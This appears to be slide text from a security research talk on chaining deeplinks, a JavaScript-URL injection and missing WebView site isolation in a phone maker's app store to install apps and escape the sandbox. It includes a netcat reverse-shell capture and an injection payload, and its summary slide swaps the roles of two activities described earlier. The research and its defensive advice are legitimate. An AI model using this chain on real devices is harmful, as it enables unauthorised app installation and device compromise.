```

```
p4nda@PWNDALIU-MB1  ~/v2ray  nc -l 7878
id
uid=10278(u0_a278) gid=10278(u0_a278) groups=10278(u0_a278),3003(inet),99
97(everybody),20278(u0_a278_cache),50278(all_a278) context=u:r:untrusted_
app_27:s0:c22,c257,c512,c768
whoami
u0_a278
ip a |
```

Type 3: WebView based Android App with extremely high permissions

The Design of Android App based WebView

Why Android App based WebView?

- Most of these can probably be launched from browser **(CATEGORY_BROWSABLE)**

Android App based WebView vs **Mobile Browser**

- The browser can load the content of any website
- But, Web-based App can generally display some manufacturer-related content.
- When the App receives some untrustworthy content, it may even jump to the browser to open it.

The Design of Android App based WebView

A Case: The default app store of mobile phone A

- The target app is the manufacturer's built-in app store application, similar to the Google Play application

Google Play

- Apps can be installed and opened silently from the target app

- The target app can probably be launched from browser

In summary, the target application is a great target for pwn2own and TFC

The Design of Android App based WebView

Activity 1： start point of attack

- Exported, BROWSABLE, Registered for rich deeplinks
- handle Intent and Distributed to different web-based activities

```
void handleIntent() {
        Intent intent = getIntent();
        Uri data = intent.getData();
        String targetPage = UriUtils.getTargetPage(data);

        if (TextUtils.equals(targetPage, PAGE_LITE_WEB)) {
                launchTargetActivity(LiteWebActivity.class);
                return;
        }

        // ...
}
```

The Design of Android App based WebView

Activity 1 divides links into three types to process separately:

- untrusted website
  -> Jump to browser to open
  -> www.baidu.com， www.google.com, …
- Manufacturer-related sites
  -> Open in Activity with WebView with no Privileged API
  -> read.x.com, music.x.com, …
- WebSites related to app store business
  -> Open in Activity of WebView with Privileged API
  -> app.x.com, appstore.x.com, …

The Design of Android App based WebView

Activity 2: Activity of WebView with Privileged API

- have privileged APIs we want to use
- No way to load untrusted domains

```
@JavascriptInterface
public boolean usefulJSInterface1() {
        // ...
}

@JavascriptInterface
public boolean usefulJSInterface2() {
        // ...
}
```

The Design of Android App based WebView

Useful privilege API in Activity 2：

- market.install(app_name_string)

  -> Apps can be opened based on the app_name_string

- market.install(app_name_string , callback)

  -> Apps can be installed based on the app_name_string

  -> We can use the **parameter callback** to call openApp after installation.

The Design of Android App based WebView

But… we didn't find a way to load our own website in Activity 2.

We have to find a way to load our Exp first!

After some research, we found a target: **Activity 3**.

- Activity with WebView with no Privileged API
- But, a vulnerability that can inject arbitrary page content

```
market://web?url=JavaScript:document.write(evilcode)
```

The Design of Android App based WebView

What we have now?

- Activity 1
  -> Receive the Intent sent by the browser, and start Activity1 or Activity2
- Activity 2
  -> privileged API to open and install apps
- Activity 3
  -> Load arbitrary website via vulnerability

Is it possible to attack WebView in Activity2 through WebView in Activity3?

The Design of Android App based WebView

Emmm， After our testing:

- WebViews between different Apps have complete site-isolation.

- But, there is only one WebView Renderer process in the same App.

  -> That means **…**

    -> Yes, there is **no site-isolation** between different Webviews in an App.

The Design of Android App based WebView

So, we completed the attacks：

- Browser: Send Intent to launch Activity1 in app store

  -> Activity 1 : Distribute Intent to launch Activity2

    -> Activity 2 : Inject evil JS code


- Web Content in Activity 2 : Send Intent to launch Activity1 in app store

  -> Activity 1 : Distribute Intent to launch Activity3

    -> Activity 3 : invoke Privileged API to Install and open App

- Sandbox Escape

Demo



Suggestions

For the implementation of site isolation

- Make heuristic site isolation configurable to protect privileged domain
- Perform same-origin judgment first and then decide whether to reuse the process

For Web based App developers

- Restrict privileges on JavaScript Interface API to prevent excessive privileges
- Use immutable code whenever possible to implement high-risk operations

Acknowledgement

- *Yang Yu (@tombkeeper)*
- *Wei Liu*
- *Yongke Wang (@Rudykewang)*
- *Huiming Liu (@liuhm09)*
- *Zheng Wang (@xmzyshypnc1)* 🤵👰
- *Guancheng Li (@Atuml1)*

Thanks

Bohan Liu (@P4nda20371774)

Haibin Shi (@aryb1n)